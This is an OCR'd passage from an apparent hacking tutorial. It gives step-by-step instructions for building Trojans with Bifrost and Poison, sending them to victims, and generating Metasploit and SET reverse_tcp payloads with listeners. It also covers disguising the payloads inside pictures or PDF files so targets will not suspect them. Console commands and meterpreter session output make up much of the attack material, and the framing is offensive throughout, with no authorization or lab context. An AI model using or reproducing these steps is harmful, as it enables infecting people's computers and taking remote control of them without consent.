





- We put the customize file in the machine we want to attack and we can browse the machine




- Build the program. Give him the file output of the customizer Customized.
- Send the file to the client you want to hack.
- When the client access the Trojan file, we will get notice of reverse connection



- Choose file manager on the machine you received




- Another program is Poison program




- Choose new client. The Trojan program listens on the. Put the password for the reverse connection if you wish.


- The new server creates profile and name it server after you generate it. Choose the reverse connection to come to the host name at the dynamic dns server.



- When the client click on server, we can see all information



- Generate it and name it server.
- When the client access the file, we get in the hacker client application the following




g) Linux Torjan Tools :

- VPS is a machine that has real ip address. We can connect on it in Windows from remote disktop and in Linux from SSH or through VNC program or through Cpanel of the company you bought from it the VPS .

h) Installing Metasploit :


- Download Metasoloit. You will get the following file.




- Give the file excusable permission to be excutable. Then run the file.

```
root@mahmoud-virtual-machine:~/Desktop# chmod +X metasploit-latest-linux-install
er.run
root@mahmoud-virtual-machine:~/Desktop# ./metasploit-latest-linux-installer.run
```


- Setup the program. Leave the default information
- To make update, you need to make registration. You need to access the metasploit through the web browser http://localhost:3790 . Fill the information



- Tell him to choose the pro metasploit standard edition. Give him the necessary information



- You will get license key in email and you will put it in the metasploit activation.
- You will get the following interface



- Update the metasplot.

#msfupdate

i) Generating Payloads in Metasploit :

The payload is program that through it we can utilise vulnerability on some software so we can access the machine. Metasploit has big number of payload for different types of operating systems and programs.

- To see all types of payloads

msfconsole

Msf> search payloads

- We want to create palyload that will work in windows machine and its type will be shell code and will use the property reverse connection

Msf> search payload/windows/shell

Msf> use payload/windows/shell/reverse_tcp

Msf> set LHOST 192.168.52.130 (The ip of hacker machine)

Msf> generate –f server –t exe

It will create server.exe in the root

- Use the multi handler to listen for the payload.

Msf > back

Msf> use exploit/multi/handler

Msf>set payload windows/shell/reverse_tcp

Msf> set LHOST 192.168.52.130 (the hacker ip)


Msf> set LPORT 4444

Msf> exploit –j


Msf > sessions –l (to see the sessions)

Msf > sessions –i 2

- You can do anything in machine



- You can create the payload directly




- You can use the set tool to create payloads. It works with metasploite.

Go applications, exploitation tools, social engineering tools, social engineering toolkit, set


Set> ./set-update

Set > se_toolkit

Press 1 for social engineering attacks.



Press 4 for create a payload and listner



Then, you put the IP of the hacker computer that will listen to the payload.

Choose 1 for the payload windows/shell/reverse_tcp payload

Chose to use encoding

Choose to listen at port 4444

- It will ask you if you want to operate the listener, tell him yes.


- You can find the payloads in pentest /exploits/set/msf.exe
- Run the payload at client computer. The shell code sessions will appear at the hacker computer.

Set > sessions –l (to see the sessions)


Set > sessions –i 1

j) Wrapping:

It is to merge the program with picture wso that the client will not suspect the Trojan.



- In Bifrost create server.
- Use the unicast sfx compiler to merge the torjan and a picture




- You can use kabo icon changer to change the icon

- You can use also winrar or iexpress

k) Wrapping by Metasploit:

- We use the following exploit:



- Generate the payload in msfconsole. Give the LHOST the hacker computer dns name, the LPORT we want the Trojan program to listen, the file name, the pdf file we want to merge with the payload.

- Run the muti handler. Give it the payload information. Infect the client with the pdf file and you will enter meterpreter session.

```
msf  exploit(adobe_pdf_embedded_exe) > back
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.28.133
LHOST => 192.168.28.133
msf  exploit(handler) > set LPORT 4444
LPORT => 4444
msf  exploit(handler) > ex
exit     exploit
msf  exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.28.133:4444
```

```
[*] Starting the payload handler...
msf  exploit(handler) > [*] Sending stage (752128 bytes) to 192.168.28.138
[*] Meterpreter session 1 opened (192.168.28.133:4444 -> 192.168.28.138:1073) at
 2013-07-20 19:35:56 -0400

msf  exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information       Connection
  --  ----                   -----------       ----------
  1   meterpreter x86/win32  XP-1\user @ XP-1  192.168.28.133:4444 -> 192.168.28
.138:1073

msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

- Wrapping by Set Tools:

#./se-toolkit

- Choose 1 for social engineering attack.

```
Select from the menu:

  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Metasploit Framework
  5) Update the Social-Engineer Toolkit
  6) Update SET configuration
  7) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

- Choose 3 for infection media generator.


```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) QRCode Generator Attack Vector
 10) Powershell Attack Vectors
 11) Third Party Modules

 99) Return back to the main menu.
```

- Choose 1 for file-format exploits.


- Put the IP that the payload uses for the reverse connection.
- Choose 11 for embedded pdf exe social engineering.

- Choose the type of payload to be 2, windows meterpreter reverse_tcp.

- Put the Ip of the listner and the port number.

